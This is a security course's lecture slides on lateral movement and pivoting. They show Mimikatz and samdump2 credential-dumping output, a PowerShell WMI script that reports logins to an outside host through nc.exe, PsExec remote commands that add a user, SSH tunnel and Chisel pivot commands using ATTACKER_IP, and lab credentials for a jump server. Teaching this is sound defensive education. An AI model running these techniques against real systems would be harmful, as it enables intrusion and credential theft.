

Lesson 6

Penetration Testing 4 – Pivoting and Lateral Movement

Case Study

Each group to send me a summary of your progress for case study by end of week.

The limit on 20 slides is a HARD limit.

You will each has 15min to present.

Questions will be asked


Disclaimer

What you will go through in this course, is highly highly niched skills that can make you a highly valuable asset in an organization, or an overnight criminal when things are done without permission, or the right ethical considerations.


You CAN land in trouble if you breach the computer misuse act, and in no capacity I will be vouching for you, sanctioning you, or even allowing you to attack on properties that are not own by me, or for lesson purpose.

So please, help me to help you by not doing anything taught in class, onto someone else.

Penetration Testing Life Cycle



The Pivoting or Lateral Movement Cycle



Privilege Escalation

In Pivoting or Lateral Movement, we are focused on ensuring vector based movement through network or out of band channel pivoting.

It is inherently “noisy” when this phase begins. Therefore, proceed with caution in real environments.

Putting meaning into the actions

Lateral Movement

- “How do I execute commands or access another machine”

Pivoting

- “How do I route traffic through compromised host to reach more machines?”

Lateral Movement

There are many techniques used in the attack phase to achieve lateral movement

- Credential Based Technique
- Remote Execution / Management Abuse
- Application / Service Abuse

Lateral Movement

Credential Based Technique


- Pass The Hash/Ticket
- Kerberoasting
- Credential Dumping
- Memory Scraping

Lateral Movement

Credential Based Technique

- Pass The Hash/Ticket
- Kerberoasting
- Credential Dumping
- Memory Scraping

Normally used in windows engagement where access to credential is possible through service coercion or dumping in-memory passwords. Most of the time obtained through: Mimikatz




```
Packed 1 file.
Reverse TCP meterpreter payload created: test2.exe
root@kali:~# vim out2
root@kali:~# samdump2 SYSTEM1 SAM1 -o out3
root@kali:~# vim out3
root@kali:~# cat out3
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: 31.203.445 - Selecting PowerShell target
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: 192.168.31.203:445 - Exploit failed: NameError uninitialized constant
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: [*] Exploit completed, but no session was created.
*disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
kathy:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
wmi:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: 'kath
:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: amand
:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1008:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: :03:49
:1010:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root@kali:~# er > getuid
```

Lateral Movement

Credential Based Technique

- Pass The Hash/Ticket
- Kerberoasting
- Credential Dumping
- Memory Scraping

Using a compromised Windows Account, you request a service Ticket that is encrypted with service password, then you can attempt to crack it if its a weak password.



Lateral Movement

Credential Based Technique

- Pass The Hash/Ticket
- Kerberoasting
- Credential Dumping
- Memory Scraping

This is normally the act of using Mimikatz or something similar to access credentials stored either in process or in memory of well known services that contains account name and hash

```
mimikatz 2.0 alpha x64

##### mimikatz 2.0 alpha <x64> release "Kiwi en C" <Sep 30 2013 23:42:09>
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/mimikatz
##### with 10 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 196180 (00000000:0002fe54)
Session           : Interactive from 1
User Name          : user
Domain             : UM-7x64-test

msv :
[00000003] Primary
* Username : user
* Domain   : UM-7x64-test
* LM       : 00000000000000000000000000000000
* NTLM     : 5058dcdf3965e4cff53994b1302e3174
tspkg :
* Username : user
* Domain   : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongPc$$w0rdLikeThis!!!
wdigest :
* Username : user
* Domain   : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongPc$$w0rdLikeThis!!!
kerberos :
* Username : user
* Domain   : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongPc$$w0rdLikeThis!!!
ssp :
```

Lateral Movement

Credential Based Technique

- Pass The Hash/Ticket
- Kerberoasting
- Credential Dumping
- Memory Scraping

This is to use Mimikatz or equivalent tool to scrape in-memory process hash/passwords that are in plaintext. This can also be done through Volatile Memory snapshots

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 208117 (00000000:00032cf5)
Session          : Interactive from 1
User Name        : raveydaveygravy
Domain           : RAVEYDAVEYGRAVY
Logon Server     : RAVEYDAVEYGRAVY
Logon Time       : 2/28/2017 10:31:07 AM
SID              : S-1-5-21-3845758792-3269411503-3879198917-1000

msv :
[00000003] Primary
* Username : raveydaveygravy
* Domain   : RAVEYDAVEYGRAVY
* NTLM     : 9920cffd41a5a0d6469a96b729c0bef f
* SHA1     : 755ce2e71d4bbef590baabd6ddc458e707f03ac2
[00010000] CredentialKeys
* NTLM     : 9920cffd41a5a0d6469a96b729c0bef f
* SHA1     : 755ce2e71d4bbef590baabd6ddc458e707f03ac2
[00010000] CredentialKeys
* NTLM     : d5f6d52537cba53f2f7401da73123de5
* SHA1     : 26cb1276a063938cecba4855ea9334825914ef 14

tspkg :
wdigest :
* Username : raveydaveygravy
* Domain   : RAVEYDAVEYGRAVY
* Password : SuperSecret55
kerberos :
* Username : raveydaveygravy
* Domain   : RAVEYDAVEYGRAVY
* Password : (null)

ssp :
credman :

Authentication Id : 0 ; 208087 (00000000:00032cd7)
```

Lateral Movement

Remote Execution / Management Abuse

In this section, remote execution allows you to use the credentials you have obtained to do remote execution or server/endpoint abuse

- Windows Management Interface (WMI)
- PsExec / SMBExec
- WinRM / Powershell remoting
- SSH or equivalent

Lateral Movement

Remote Execution / Management Abuse

- Windows Management Interface (WMI)
- PsExec / SMBExec
- WinRM / Powershell remoting
- SSH or equivalent

Lateral Movement

Remote Execution / Management Abuse

- Windows Management Interface (WMI)
- PsExec / SMBExec
- WinRM / Powershell remoting
- SSH or equivalent

This is to use the WMI interface to create process remotely to execute commands

```
PS C:\Users\Administrator\documents>
PS C:\Users\Administrator\documents>
PS C:\Users\Administrator\documents>
PS C:\Users\Administrator\documents>
PS C:\Users\Administrator\documents> type ecalc.ps1
register-WMIEvent -Query "Select TargetInstance From __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA
ce=3" -Action {
$names=gwm Win32_Process |% { $_.GetOwner().User}
foreach ($user in $names){
if ($user -eq "cruella") {
echo "cruella logged in" | C:\Users\lex\Documents\nc.exe 172.31.19.75 80
}
}
# $EventArgs.NewEvent.TargetInstance.Name
}
}
PS C:\Users\Administrator\documents> .\ecalc.ps1
```

Id	Name	PSJobTypeName	State	HasMoreData	Location	Command
2	e6185089-40b...		NotStarted	False		...

```
PS C:\Users\Administrator\documents>
```


Lateral Movement

Remote Execution / Management Abuse

- Windows Management Interface (WMI)
- PsExec / SMBExec
- WinRM / Powershell remoting
- SSH or equivalent

This is to use PsExec natively or SMBExec to execute commands and create services remotely.

```
Administrator: Windows PowerShell
PS D:\MyScripts>
PS D:\MyScripts> psexec \\webserver -l cmd /c whoami /priv

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

PRIVILEGES INFORMATION
-----
Privilege Name      Description                      State
-----
SeChangeNotifyPrivilege Bypass traverse checking        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
cmd exited on webserver with error code 0.
PS D:\MyScripts>
PS D:\MyScripts> psexec \\webserver -l cmd /c net user test.user Pass@123 /add

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


System error 5 has occurred.
Access is denied.
cmd exited on webserver with error code 2.
PS D:\MyScripts>
```

Lateral Movement

Remote Execution / Management Abuse

- Windows Management Interface (WMI)
- PsExec / SMBExec
- WinRM / Powershell remoting
- SSH or equivalent

This is to either use scripts of commands to lateral move into the system



```
Administrator: Command Prompt

Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access D-ADTEST-UM-D1:
The target account name is incorrect.

C:\Windows\psexec>psexec.exe \\D-ADTEST-UM-P1 powershell -Command "Enable-PSRemoting -Force"

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

powershell exited with error code 0.

C:\Windows\psexec>psexec.exe \\D-ADTEST-UM-P1 powershell -Command "Disable-PSRemoting -Force"

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

powershell exited with error code 0.


C:\Windows\psexec>
```

Lateral Movement

Remote Execution / Management Abuse

- Windows Management Interface (WMI)
- PsExec / SMBExec
- WinRM / Powershell remoting
- SSH or equivalent

This is to use SSH as a tunnel or an entry point for your target. It also allows you to punch a hole through a firewall if its an outbound reverse SSH tunnel.



Lateral Movement

Application / Service Abuse

- Abuse of scheduled tasks?
- Abuse of service accounts from privilege escalation?
- Abuse of service accounts cracked from Kerberoasting?


“How can I abuse X service to obtain Y objective to move/expand my permission boundaries?”

Pivoting

The following techniques achieve pivoting of user to network level access

This is so that you can either expose a local service to remote, or reach remote networks through a jump host.

- SSH Tunnel
- Proxy Jumping
- Port Forwarding



Pivoting

The following techniques achieve pivoting of user to network level access

- SSH Tunnel

Local Forwarding

Remote Forwarding

Dynamic Forwarding

Pivoting


The following techniques achieve pivoting of user to network level access

- SSH Tunnel

Local Forwarding

> Access a remote resource through local device

```
ssh -L <local_port>:<local_ip>:<remote_port> user@remote_server
```



Pivoting


The following techniques achieve pivoting of user to network level access

- SSH Tunnel

Remote Forwarding

> Expose a local service remote server that can access it locally on remote

```
ssh -R <remote_port>:<local_ip>:<local_port> user@remote_server
```



Pivoting


The following techniques achieve pivoting of user to network level access

- SSH Tunnel

Dynamic Forwarding

> Configure a SSH tunnel as SOCKS proxy

```
ssh -D <local_port> user@remote_server
```



Pivoting

The following techniques achieve pivoting of user to network level access

- Proxy Jumping (We will not cover ProxyChains)

How can you chain multiple proxies?

Do it multiple times!

Pivoting

The following techniques achieve pivoting of user to network level access

- Proxy Jumping

How can you chain multiple proxies?

Do it multiple times! (One example)

From local machine to pivot1 server:

```
ssh -fN -D 1080 user1@pivot1
```

From pivot1 server to pivot2 server:


```
ssh -fN -D 1081 user2@pivot2
```

Pivoting (another Example)

```
ssh -L 1080:pivot2:22 user1@pivot1
```

(Pivoting from pivot1 to SSH into pivot 22)

ssh localhost port 1080 will reach Pivot2



Pivoting

The following techniques achieve pivoting of user to network level access

- Port Forwarding

Most of the time, we do SSH tunneling for this, but we can use other tools like Chisel or generic host forwarding by enabling routing feature

*You must have chisel installed on the remote server first

Pivoting

<https://github.com/jpillora/chisel>

Chisel commands

`chisel server -p 8000 (on attacker)`

`chisel client ATTACKER_IP:8000 8080:10.0.0.5:3306 (on victim)`

Now we can reach 10.0.0.5:3306 through victim via 8080 on attacker localhost.
The 8000 here is the server in which the attack is hosting the SOCKS proxy

Break Time

Hands On Exercise

SSH into the given server and the following credentials.

jump1 server: 128.199.246.219

student:cs446securepassword

Try to hack the Website hosted on internal-web:

152.42.244.220:5000

Your job is to pivot into an adjacent server, and perform web reconnaissance and attack. (Get the Database Version)